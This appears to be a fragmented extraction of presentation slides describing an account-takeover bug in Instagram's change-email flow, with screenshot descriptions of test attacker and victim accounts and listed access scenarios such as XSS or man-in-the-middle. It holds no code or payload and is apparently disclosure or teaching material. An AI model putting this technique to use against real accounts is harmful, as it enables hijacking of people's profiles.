
a. Unconfirmed Email Address Reset to Default



WEB + MOBILE

8. Account Takeover via Change Email Functionality


a. Unconfirmed Email Address Reset to Default



WEB + MOBILE

8. Account Takeover via Change Email Functionality

a. Unconfirmed Email Address Reset to Default




The screenshot shows the Instagram 'Edit Profile' page. The browser address bar displays `https://instagram.com/accounts/edit/`. The Instagram logo is centered in the top navigation bar, and the user's profile picture and username 'pentestingattacker' are visible in the top right corner, highlighted with a red box. On the left, a sidebar menu under 'YOUR ACCOUNT' includes 'Edit Profile', 'Change Password', 'Manage Applications', 'Badges', and 'Log Out'. The main content area is titled 'Edit Profile' and contains several input fields: 'Name' (empty), 'Email' (containing 'instagrampentesting1@gmail.com'), 'Username' (containing 'pentestingattacker'), 'Phone number' (empty), and 'Sex' (a dropdown menu with a dashed line and a downward arrow).

WEB + MOBILE

8. Account Takeover via Change Email Functionality

a. Unconfirmed Email Address Reset to Default



The screenshot shows the Instagram 'Edit Profile' page. The browser address bar displays 'https://instagram.com/accounts/edit/'. The page header includes the Instagram logo and the user's profile name 'pentestingvictim'. On the left, a sidebar menu lists 'YOUR ACCOUNT' options: 'Edit Profile', 'Change Password', 'Manage Applications', 'Badges', and 'Log Out'. The main content area is titled 'Edit Profile' and contains several input fields: 'Name', 'Email', 'Username', 'Phone number', and 'Sex'. The 'Email' field is highlighted with a red rectangular box and contains the text 'pentestingvictim@example.com'. The 'Username' field contains 'pentestingvictim'. The 'Phone number' field is empty. The 'Sex' field is a dropdown menu with a downward arrow.

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation

User	Email address(es)
victim	instagrampentesting1@gmail.com
attacker	<u>Instagrampentesting2@gmail.com</u> <u>Instagrampentesting3@gmail.com</u>

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation

Scenario: Assume temporary access for an attacker to victim session



Man-in-the-Middle
(before SSL Pinning)



Cross-site Scripting
Vulnerability




Physical access to
unlocked phone

WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation




The screenshot shows the Instagram 'Edit Profile' page. The browser address bar displays <https://instagram.com/accounts/edit/>. The page header includes the Instagram logo and the user's profile name 'pentestingvictim'. A left sidebar menu lists options: 'YOUR ACCOUNT', 'Edit Profile', 'Change Password', 'Manage Applications', 'Badges', and 'Log Out'. The main content area is titled 'Edit Profile' and features a green success message: 'Successfully updated your profile:'. Below this, there are four input fields: 'Name' (empty), 'Email' (containing 'instagrampentesting2@gmail.com'), 'Username' (containing 'pentestingvictim'), and 'Phone number' (empty).

WEB + MOBILE

8. Account Takeover via Change Email Functionality


b. Reclaim Email Address Link Invalidation



WEB + MOBILE

8. Account Takeover via Change Email Functionality


b. Reclaim Email Address Link Invalidation



WEB + MOBILE

8. Account Takeover via Change Email Functionality

b. Reclaim Email Address Link Invalidation




The screenshot shows the Instagram 'Edit Profile' page. The browser address bar displays 'https://instagram.com/accounts/edit/'. The page header includes the Instagram logo and the user's profile name 'pentestingvictim'. A left sidebar menu lists options: 'YOUR ACCOUNT', 'Edit Profile', 'Change Password', 'Manage Applications', 'Badges', and 'Log Out'. The main content area is titled 'Edit Profile' and features a green success message: 'Successfully updated your profile:'. Below this, there are four form fields: 'Name' (empty), 'Email' (containing 'instagrampentesting3@gmail.com'), 'Username' (containing 'pentestingvictim'), and 'Phone number' (empty).

WEB + MOBILE

8. Account Takeover via Change Email Functionality

